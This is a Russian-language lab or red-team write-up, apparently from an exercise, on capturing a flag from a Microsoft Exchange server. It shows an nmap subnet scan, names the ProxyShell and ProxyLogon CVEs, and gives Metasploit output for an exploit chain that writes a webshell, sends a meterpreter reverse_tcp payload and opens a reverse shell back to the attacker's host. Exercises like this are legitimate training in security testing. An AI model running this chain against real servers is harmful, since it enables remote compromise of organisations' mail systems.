

Эксплуатация уязвимостей Microsoft Exchange Server

Цель работы

Получение флага с почтового сервера Microsoft Exchange, расположенного на внешнем периметре.

Исходные данные

- Целевая подсеть: 195.239.174.0/24
- Предполагаемый сервис: Microsoft Exchange Server


Разведка сети

Сканирование сети с помощью nmap для поиска открытых портов.

```
root@kali: ~  
File Actions Edit View Help  
(root@kali)~[~]  
nmap 195.239.174.0/24  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-04 17:45 MSK  
Nmap scan report for 195.239.174.1  
Host is up (0.00084s latency).  
Not shown: 998 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
25/tcp    open  smtp  
443/tcp   open  https  
MAC Address: 02:00:00:69:01:FC (Unknown)  
  
Nmap scan report for 195.239.174.12  
Host is up (0.00012s latency).  
Not shown: 996 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
443/tcp   open  https  
1688/tcp  open  nsjtp-data  
8888/tcp  open  sun-answerbook  
MAC Address: 02:00:00:69:01:FE (Unknown)  
  
Nmap scan report for 195.239.174.25  
Host is up (0.00092s latency).  
Not shown: 999 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
80/tcp    open  http  
MAC Address: 02:00:00:69:01:FC (Unknown)  
  
Nmap scan report for 195.239.174.35  
Host is up (0.00072s latency).  
Not shown: 998 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
80/tcp    open  http
```


Обнаружение Exchange Server

Наличие веб-интерфейса Outlook Web App.



Определение версии Exchange

Получение информации о версии сервера.



Используемые уязвимости

- ProxyShell (CVE-2021-31207, CVE-2021-34523, CVE-2021-34473)
- ProxyLogon (CVE-2021-26855, CVE-2021-27065)

Эксплуатация ProxyShell

Использование модуля Metasploit.

```
Shell No. 1
File Actions Edit View Help
[*] https://195.239.174.1:443 - Attempt to exploit for CVE-2021-26855
[*] https://195.239.174.1:443 - Retrieving backend FQDN over RPC request
[*] Internal server name (mail.ampire.corp)
[*] https://195.239.174.1:443 - Sending autodiscover request
[*] Server: 813cd796-ec2a-4f85-b8a0-5262b2785991@ampire.corp
[*] LegacyDN: /o=AMpire/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=d0ef0ec70f7346ccabf88f5bf527aca2-manager1
[*] https://195.239.174.1:443 - Sending mapi request
[*] SID: S-1-5-21-2023689043-296390216-3142847124-1146 (manager1@ampire.corp)
[*] https://195.239.174.1:443 - Sending ProxyLogon request
[*] Try to get a good msExchCanary (by patching user SID method)
[*] ASP.NET_SessionId: fe78a298-b405-440d-8d6b-069712274006
[*] msExchEcpCanary: bh7YA0iqJEuPSUycsJvwMLRaAbfaNN4Ivejfu95Z_p_X4ywGmNrCLXQOANpUitWY1NlaL-p_Uc.
[*] OAB id: 2df08658-26c1-43c7-8402-db9da85b73f9 (OAB (Default Web Site))
[*] https://195.239.174.1:443 - Attempt to exploit for CVE-2021-27065
[*] Preparing the payload on the remote target
[*] Writing the payload on the remote target
[!] Waiting for the payload to be available
[+] Yeeting windows/x64/meterpreter/reverse_tcp payload at 195.239.174.1:443
[*] Sending stage (203846 bytes) to 195.239.174.1
[+] Deleted C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\OdUpx.aspx
[*] Meterpreter session 2 opened (195.239.174.11:4444 → 195.239.174.1:50560) at 2025-12-04 18:18:51 +0200
```

Получение флага

Чтение файла flag_for_red_team.txt.

```
meterpreter > cat C:/windows/system32/flag_for_red_team.txt  
48726  
meterpreter > █
```

Выводы

- Сервер уязвим к критическим RCE
- Получен полный доступ к системе